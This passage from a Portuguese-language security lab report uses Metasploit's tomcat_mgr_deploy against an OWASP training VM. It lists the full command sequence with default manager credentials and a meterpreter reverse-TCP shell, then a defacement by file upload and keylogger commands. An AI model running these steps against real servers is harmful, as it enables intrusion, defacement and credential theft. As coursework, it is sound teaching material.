(c) **Qual foi a vulnerabilidade usada para obter esse resultado?**

Uso de configurações padrões para autenticação.

(d) **Como pode ser explorado esse resultado?**

Como Tomcat é um servidor para tecnologias relacionadas a JavaEE, o atacante pode fazer qualquer ação enquanto admin que interfira nos serviços Java disponíveis (desde *Denial of Service* até roubo de informações ou mesmo bloqueio de acesso à informação com liberação mediante alguma recompensa).

O `tomcat_mgr_deploy` pode usar diferentes payloads. O payload identifica o código que o módulo deve executar e que deve ser entregue ao alvo.


```
msf exploit(tomcat_mgr_deploy) > show payloads
```

Digite os comandos:

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set RHOSTS x.x.x.x (IP da máquina Owasp)
msf exploit(tomcat_mgr_deploy) > set HttpUsername root
msf exploit(tomcat_mgr_deploy) > set HttpPassword owaspbwa
msf exploit(tomcat_mgr_deploy) > set RPORT 8080
msf exploit(tomcat_mgr_deploy) > show options
msf exploit(tomcat_mgr_deploy) > show payloads
msf exploit(tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
msf exploit(tomcat_mgr_deploy) > show options
msf exploit(tomcat_mgr_deploy) > set LHOST 10.1.2.7 -> colocar IP da Kali
msf exploit(tomcat_mgr_deploy) > exploit
```

Nesse prompt (meterpreter) podem ser executados comandos. Ao conseguir chegar no prompt do meterpreter você está com um tipo de shell na máquina alvo. Digite help no prompt do meterpreter para listar os comandos possíveis que poderão ser executados.

15. Copie e cole a screenshot da sua tela de estabelecimento de sessão (inclusa na imagem a parte dos IPs, data e hora dos experimentos). Agora, explique os experimentos respondendo perguntas:



```
msf5 exploit(multi/http/tomcat_mgr_deploy) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
1  generic/custom          normal  No    Custom Payload
2  generic/shell_bind_tcp  normal  No    Generic Command Shell, Bind TCP Inline
3  generic/shell_reverse_tcp  normal  No    Generic Command Shell, Reverse TCP Inline
4  java/jsp_shell_bind_tcp  normal  No    Java JSP Command Shell, Bind TCP Inline
5  java/jsp_shell_reverse_tcp  normal  No    Java JSP Command Shell, Reverse TCP Inline
6  java/meterpreter/bind_tcp  normal  No    Java Meterpreter, Java Bind TCP Stager
7  java/meterpreter/reverse_http  normal  No    Java Meterpreter, Java Reverse HTTP Stager
8  java/meterpreter/reverse_https  normal  No    Java Meterpreter, Java Reverse HTTPS Stager
9  java/meterpreter/reverse_tcp  normal  No    Java Meterpreter, Java Reverse TCP Stager
10 java/shell/bind_tcp  normal  No    Command Shell, Java Bind TCP Stager
11 java/shell/reverse_tcp  normal  No    Command Shell, Java Reverse TCP Stager
12 java/shell_reverse_tcp  normal  No    Java Command Shell, Reverse TCP Inline
13 multi/meterpreter/reverse_http  normal  No    Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
14 multi/meterpreter/reverse_https  normal  No    Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

(a) **Qual a vulnerabilidade que está sendo explorada?**

TCP Reverso.

(b) **O que faz o exploit para explorar a vulnerabilidade?**

O exploit abre uma porta na máquina local (ou seja, a atacante) e faz com que o servidor remoto (ou seja, a máquina alvo) se conecte a ela. Isso pode ser utilizado para que o servidor mande comandos para a máquina local sem que o firewall ou outro mecanismo semelhante interfira. Nesse caso específico, o exploit abre um shell na máquina remota que permite trocas de informações com a local.

(c) **O que é o meterpreter?**

Um interpretador na forma de um shell interativo com diversos comandos prontos para exploit (por exemplo, scripts para iniciar/finalizar keylogging).

(d) **O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando help e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.**

Uma possibilidade é aproveitar comandos como o upload para sobreescriver arquivos do servidor. Por exemplo, partindo de um arquivo haha.html que simbolize uma página maliciosa:

```
root@kali:~/foo# cat haha.html
<!DOCTYPE html>
<h1>Hacked by Tiz</h1>
&gt;:)
root@kali:~/foo#
```

Estando no servidor, foi possível ver que a pasta /var/www/ contém arquivos diretos do site hosteado pela máquina alvo, tendo um arquivo index.html como página inicial. Sendo assim, bastou utilizar o comando upload para substituir o conteúdo do index.html pela página maliciosa:

```
meterpreter > upload foo/haha.html /var/www/index.html
[*] uploading : foo/haha.html -> /var/www/index.html
[*] Uploaded -1.00 B of 46.00 B (-2.17%): foo/haha.html -> /var/www/index.html
[*] uploaded   : foo/haha.html -> /var/www/index.html
```

E, com isso, ao se acessar o servidor da máquina alvo pelo navegador...:



# Hacked by Tiz

>:)

A segunda possibilidade seria iniciar um keylogger, porém por algum motivo a versão do metpreter instalada na ISO não conseguia executar os scripts Ruby pré-prontos do Metasploit, e portanto não foi possível mostrar o uso, porém a sequência de comandos supostamente seria:

```
> ps
... lista de processos e seus PIDs ...
> # Localiza-se o PID de algum processo de interesse no
> # servidor (e.g. Explorer.exe) e então migra-se para ele:
> migrate o-pid-de-interesse
[*] Migrating to o-pid-de-interesse...
[*] Migration completed successfully.
> # Inicia-se o keylogger:
> keyscan_start
Starting the keystroke sniffer...
> # Espera por teclas serem pressionadas, e quando estiver
> # satisfeito, são salvas as teclas lidas:
> keyscan_dump
Dumping captured keystrokes...
tgoogle.cm my credit amex    my usernamthi      amexpasswordpassword
> # Fim
```